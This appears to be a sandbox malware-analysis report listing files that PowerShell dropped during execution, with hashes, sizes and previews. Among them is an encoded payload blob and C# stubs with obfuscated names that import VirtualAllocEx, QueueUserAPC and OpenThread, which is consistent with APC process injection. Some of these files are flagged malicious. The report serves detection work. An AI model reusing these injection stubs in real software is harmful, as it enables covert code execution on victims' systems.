Preview:	/v5345vxgC98xXFr1md57eQwXfktYyBXLlpXhCdSNjB42vymx1Z9p4rsHHIaWYDgZWHmrIMhM59Cj6t4TTs6dKbsYAztZe+v4jR8jVN8y3Wfn2TB0kjP+WR1MFtZnkC4NJ ZNb0DxjUGTLi2ITD00TH//LybxlZePrDn9l+HiRro9sNFhoXU8KCzlC1TlhITDIB4UemCPD//uM6mL2ya4RheF/ImP/Xx/uMDc9SWGZnxcTGwhZPUta0nQe8BM4S836/sY 7GMVhMPs6dNq0xAF46lnl0prnfpv7Gx2ABegKhOBKadpnvfYh2P24btt5W6rUxOq7ra/Ge+d0Z9kNddnHr+mIoDnkAUMOrcllVuuYgYZq8Rr6UM7DZWq7C4m5kziRrTRM8 Md5AZYVtLLnfRfdkEfV4veMK3pVACahcDaHfRultceJZrS89VRaSrA7X4xTbHo2HqQQSgvx11Nh2gXoDHhq6bSxA8+7Bef+KjmRWR07Wv9wNL5d+141ijCYagMOH2yIz6D eWp8fhA2Gcwl0vIlkg+pfwJ4ol8q8i0ulgGvWAl55u7AmCESCDqBjGDqwrfVsKZjksoKe6pTwBJRBxgkpQ7SJ7p0XiDIqYPED0gOxLvbtF35lMp6Kfjwap43sywfve87d/ gP21up5if8cSmI36CGxRlXRKRIJz6xJspHxGffVm3VQ7UoRNrHLAj+gdVRpuBB9waSO4u6eCOvTk7czRFGLDf5aun6TiMj7WQ9i1FXnXpUM2uPh/+s/TPA/m4z7NuTaytR jZZ/SA/AuxfDNWn936LKFW0M782l/nwvWrn9ml3+scKWZd5z7qIINn34luhBSQYvc8g2TpGUKK6bxGyV9gI2n2+SdmTLq7nWX27/uWO4KzE60nP8aeDfChQG 5+cXhzDG9mhSxvU4WSzTlK11+Ah8JItrtt/qnGjSveOLT0+GvLbHtkx0l0CntcbsZoObAOET/em6hORmzJ4byejmMEOACqRlj880

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C 14
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllllulbIj:NllUbI
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82941 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\4puomjgc\4puomjgc.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	413
Entropy (8bit):	4.95469485629364
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJAMRSRa+eNMjSSRrEMx9SRHq1DAfWZSEehEFQy:V/DTLDfuA9eg5rEMx8u25hZy
MD5:	66C992425F6FC8E496BCA0C59044EDFD
SHA1:	9900C115A66028CD4E43BD8C2D01401357FD7579
SHA-256:	85FEE59EDA69CF81416915A84F0B8F7D8980A3A582B5FA6CC27A8C1340838B6C
SHA-512:	D674884748328A261D3CB4298F2EB63B37A77182869C5E3B462FAB917631FC1A6BB9B266CAD4E627F68C3016A2EEADCD508FDDBAF818E2F12E51B97325D9406
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class iteocetkyp. {. [DllImport("kernel32")].public static extern IntPtr GetCurrent Process();.[DllImport("kernel32")].public static extern void SleepEx(uint hmli,uint odfa);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr cieceahsrf,IntP tr qipockeo,uint fmaounwoa,uint hdhq,uint fssner);.. }..}.

C:\Users\user\AppData\Local\Temp\4puomjgc\4puomjgc.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.214870815451486
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723foG+zxs7+AEszIN723foc:p37Lvkmb6K2av+WZETar
MD5:	7B9663E1A84ABF30711AE70F314F495A
SHA1:	41D7B18C7655000E5A6F2CF6A50766AA7E2B09BE
SHA-256:	9E3C34A37F012A0281F637442FF538D7B22875E4CEB2761F1161FBB1212E381B
SHA-512:	002EF18F2F25B27DB1B9316A840DFE9BD0ECE179F9A08749CAD56D50E562AE9ADF7664ED11480E657DC3C16C8A4330CC83D15493413B6CDFC585C7CF40249C 4
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\4puomjgc\4puomjgc.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\4puomjgc\4puomjgc.0.cs"

C:\Users\user\AppData\Local\Temp\4puomjgc\4puomjgc.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6259341187170526
Encrypted:	false

C:\Users\user\AppData\Local\Temp\4puomjgc\4puomjgc.dll	
SSDEEP:	24:etGS0M+WEei8MT38s2EGx1FdWC0PtkZfRNBqmw7I+ycuZhN/akSRPNnq:6O7qMTMpEGx1LWCdJRN81ul/a3jq
MD5:	6983CD0E5B92043ACD7925424E3BE395
SHA1:	BFF0FDA948CA3C130C7A24AD9D842B9A2CC3B6F9
SHA-256:	5164A45782E5E62BE47F95AF605833B2074BBBF20022EBFFB96772371CF67F8E
SHA-512:	339166E94ABE362964AA161FEE5FAD15D2ED1BC06C9DBDCCE607C095A3C6A076A85CB7CD89F95948F9EEA197551373AEBE55DA727DA55E8DA73EA1DC4AB9I 1F7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...f.&`.....!.....$... ...@..... ..... ..@.....#..W....@.....`..... ....H.....text...$.... ....`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....6./.....&.....".....=..... O..... W.....P .....f.....l.....q.....v.....f.!...f...!.f.&...f.....+....4.9.....=.....O.....W..... .....&.....<Module>.4puomjgc.dll.iteocetkyp.W3

C:\Users\user\AppData\Local\Temp\4puomjgc\4puomjgc.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\4puomjgc\CSCC6FE28103CDC4CEEBA53F6CD503CAE96.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0999602372133572
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry8Uak7Ynqq/5PN5Dlq5J:+RI+ycuZhN/akSRPNnqX
MD5:	7BD58154B650E5D284A3172FEFC564EB
SHA1:	17AEEED63E6994680E1092C01DE6C12D479999F0
SHA-256:	733B07B756725F686268096C4514A9CFAF74AFF8374C9B8E599E1F9B2DA46EB4
SHA-512:	A1DC3149A27F82660BB2EB576665A48DAD1B7AF83AE86B9DCD725D514E77C48803B2340F2CA3B824CD4051B573DD2BF1D55B87B718FF32901632F488E37876B
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...4.p.u.o.m.j.g.c...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...4.p.u.o.m.j.g.c...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\51oepeny\51oepeny.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	413
Entropy (8bit):	4.95469485629364
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJAMRSRa+eNMjSSRrEMx9SRHq1DAfWZSEehEFQy:V/DTLDfuA9eg5rEMx8u25hZy
MD5:	66C992425F6FC8E496BCA0C59044EDFD
SHA1:	9900C115A66028CD4E43BD8C2D01401357FD7579
SHA-256:	85FEE59EDA69CF81416915A84F0B8F7D8980A3A582B5FA6CC27A8C1340838B6C
SHA-512:	D674884748328A261D3CB4298F2EB63B37A77182869C5E3B462FAB917631FC1A6BB9B266CAD4E627F68C3016A2EEADCD508FDDBAF818E2F12E51B97325D9406
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class iteocetkyp. {. [DllImport("kernel32")].public static extern IntPtr GetCurrent Process();.[DllImport("kernel32")].public static extern void SleepEx(uint hmli,uint odfa);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr cieceahsrf,IntP tr qipockeo,uint fmaounwoa,uint hdhq,uint fssner);.. }..}.

C:\Users\user\AppData\Local\Temp\51oepeny\51oepeny.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.160580680820552
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723flct1M0zxs7+AEszIN723flct1eH:p37Lvkmb6K2a9ct19WZETa9ct1eH
MD5:	45D74F1EE2CEA2F2DB6910E09EACA6E1
SHA1:	02FFEBFE4694F5C964DC92F6DE0E69AED522B111
SHA-256:	8E0DEE7057ABEA40AAC1CE839FF842AEAE9A9B843A53EA8BD767FDD1AD745C1A
SHA-512:	477C4E962B11C9A2D8B4A07AF4F41D09E6B46841714A4BAEA5C65FA42A47018862F6BE4137980E70522ACD9685A70EBFA811D173ABECB35C569D96CB0164A97
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\51oepeny\51oepeny.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\51oepeny\51oepeny.0.cs"

C:\Users\user\AppData\Local\Temp\51oepeny\51oepeny.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	460
Entropy (8bit):	5.306702248601164
Encrypted:	false
SSDEEP:	6:IM7mLAA9VwRhMuAu+H2LvkuqJDdqxLTKbDdqB/6K2N723flct1M0zxs7+AEszIN5:xKIR37Lvkmb6K2a9ct19WZETa9ct1ee
MD5:	1BBD9219EF07958C34D63B043CBA1A81
SHA1:	760083482AA942211424206EFF773112C63E29D2
SHA-256:	D0CA79E757B1DB426CE83E8D0E7CE00EE419E9F41D803982463CD00BE2D3DD4A
SHA-512:	E8363C38871048B6D944D2F613FDDDF79708A91C8BCC2623EDE4578C9A5D800B0F01C26E101514CE38079716659E956BDE334AC0F0B4513BA6E7F8A64CDF131
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\51oepeny\51oepeny.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\51oepeny\51oepeny.0.cs".....

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.357175050784355
Encrypted:	false
SSDEEP:	3:oVXUHOu1/KdQS408JOGXnEHOu1/KdQS4bCn:o9UtCu0qEtCum
MD5:	3570F139124EF9EC6BE074E66ED280A3
SHA1:	67B005414BB2C8514C0C53B0C6BACB6B57595292
SHA-256:	6ED333D046BA0A14DE28FC7020AEB805C9FE12202C3A1486650E3760A1949332
SHA-512:	35A0F754F12978EEE1F46110A9D519FE0D2C1448E4B348579CC5A77E9F4ACD2FF62152E44EEC6423DBB4119B2370426EEB622C506503522BA88A471743E6BAB6
Malicious:	false
Preview:	[2021/02/12 10:00:47.857] Latest deploy version: ..[2021/02/12 10:00:47.857] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES3102.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2192
Entropy (8bit):	2.7115001335038085
Encrypted:	false
SSDEEP:	24:ea3aHrhKdNfl+ycuZhNyakSaPNnq9SpPm9c:bqVKd91ulya3Wq9Y
MD5:	CE3EBCE6A8813BA8BBA7057640D3E495
SHA1:	C751652831E1AE0012F4FE9DE3B18E5C2A731B0E
SHA-256:	2D7D83267E96F122BFB0EF69E35817D8F740EF5EFE9C293C9C07386CF1375E25
SHA-512:	3D6C11277B6718D6E5A42300BC65C66D35B4D2D3E1B2EDDEB10A9BE89AB98637E0822EB4C20AABE7764133955D8F27E0CC5F603BE1A18447B37D4BE43609C8B
Malicious:	false

C:\Users\user\AppData\Local\Temp\RES3102.tmp	
Preview:	.....W....c:\Users\user\AppData\Local\Temp\cuuygyc1\CSCC66BFCF5E1994D52B7125888E8D0949B.TMP.....}.....e..HO.....7.....C:\Users\user\AppData\Local\Temp\RES3102.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp\RES3577.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2192
Entropy (8bit):	2.719273130635786
Encrypted:	false
SSDEEP:	24:eafaHzhKdNfl+ycuZhNpakS3PNnq9SpJm9c:by9Kd91ulpa3lq9O
MD5:	C48C537A6BD8FC77BAB64317B6B4AD05
SHA1:	6A6DE13B958578E2D9838499BF3BD15CB5B2B4FE
SHA-256:	C3348537ACCB3E54476904A044410853BF7715C72509F1FA1779BF2C302E58A5
SHA-512:	E0E31D40F7330DF63D4D886705483E54ED49E7D35358C663F7A7D5E74A72EB4253B3FB0D28C6FC4855693C17FE736CFA02E55FF7CC04CF85CD58AE3F52BABA7
Malicious:	false
Preview:	.....W....c:\Users\user\AppData\Local\Temp\lojdfmf3\CSC1A2D97838D3A497FBCCAE884ABC3AAE9.TMP.....Ds.#..].G..I.....7.....C:\Users\user\AppData\Local\Temp\RES3577.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0vypiyij.x2o.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_240ytxdc.pjs.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dvhjmosr.kkn.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dvhjmosr.kkn.ps1	
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_s1ou22r1.pxt.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\cuuygyc1\CSCC66BFCF5E1994D52B7125888E8D0949B.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1020455527895066
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryKLak7Ynqq5kPN5Dlq5J:+RI+ycuZhNyakSaPNnqX
MD5:	B5F3C07D00BC2ECCCD65CB9C81484FFC
SHA1:	B0822A561BBB0420EAAD720A8F3A92C83B89DE41
SHA-256:	DB990A8050220B60DA0FDF8F48AFF6AB9094EA9BB85F77DEADFFA81427D6EBE0
SHA-512:	E35C9FAF6BDE0E5A96153EDF019CAD4D48BC415D129F25C0FC53378085E1486E356C05C7F298F34760019BB69EA79734853D01B5696085FA1DFDB687E2BDD5A
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...c.u.u.y.g.y.c.1...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...c.u.u.y.g.y.c.1...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\cuuygyc1\cuuygyc1.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	411
Entropy (8bit):	5.022568322197063
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJwQ5mMRSR7a1yTyShSRa+rVSSRnA/fh14v02JKy:V/DTLDfuqRySQ9rV5nA/TDy
MD5:	9B2165E59D51BB6E8E99190BD9C6BC8B
SHA1:	02B2F188D7654CA079ADA726994D383CF75FF114
SHA-256:	36E14435EE02B02C2B06087FF3750569342E8B8D8571F3F45E61AF50D3B03CEA
SHA-512:	20E05DE0D57D1F6F53FB3290CB1C533D152C6076E2451B0A463D5AD6342976F49F31DDA8CC668E3EC26775E75EE191B8DD44645F40F723667EE8376C84998209
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tseeoxqndt. {. [DllImport("kernel32")].public static extern uint Qu eueUserAPC(IntPtr jphxxkfdthf,IntPtr lnf,IntPtr uet);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint wwqqeyldba,uint ccghpcxllqj,IntPtr tobsn);.. }..}.

C:\Users\user\AppData\Local\Temp\cuuygyc1\cuuygyc1.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped

C:\Users\user\AppData\Local\Temp\cuuygyc1\cuuygyc1.cmdline	
Size (bytes):	375
Entropy (8bit):	5.203144379710725
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723foEGzxs7+AEszIN723foEb:p37Lvkmb6K2aMWZETap
MD5:	7A41BA0E2FC0F2C0D5B5EDFC404D5BB5
SHA1:	DF994EA8E43D2C66107B3F643F17CDD1C3782FDA
SHA-256:	AD5314F2AC1DA22BCFC03468EF8EA8A7B343A36D7B70684927F48F81F4999765
SHA-512:	2F58ED679F643C637A6599EE7F3BFF15734AD9538EEB614947D3DFC41DC28A20F07904DA9A5D4F2F500F065B11662C493D130C7130005EA852517716C062EB93
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\cuuygyc1\cuuygyc1.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\cuuygyc1\cuuygyc1.0.cs"

C:\Users\user\AppData\Local\Temp\cuuygyc1\cuuygyc1.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.629092782785538
Encrypted:	false
SSDEEP:	24:etGS98+mDR853RY0JGH4lp2tkZfIq5DZ0hEdI+ycuZhNyakSaPNnq:6zmS5+kjJIqxZ6Ed1ulya3Wq
MD5:	295C56FD18C36EC0815D56CF55045E28
SHA1:	65B5E08013364C80DCDF0F0EA135EA796B078300
SHA-256:	1C926A659E8036152792784858DCD49757420C4A33540C1F5ED5E31A7197C9AD
SHA-512:	63879FAAADB60C853722A6879696412D390FD9F91D9FB95D31FD7F5F07A3CE12249048A60AD4EF0F2E412AF096AD27542473747518D2B87A1AEA9DA8632CCE1
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...a.&`.....!.....$... ...@..... .....@.....#..O....@.....`..... ....H.....text..... ....`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3.....6./.....%.....".....=..... J.....].....P .....h.....n.....z.....~.....h. ...h...!.h.%...h.....*.....3.8.....=.....J.....]..... .....&.....<Module>.cuuygyc1.dll.tseeoxqndt.W32.mscorl

C:\Users\user\AppData\Local\Temp\cuuygyc1\cuuygyc1.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\lojdfmf3\CSC1A2D97838D3A497FBCCAE884ABC3AAE9.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0969814893774212
Encrypted:	false
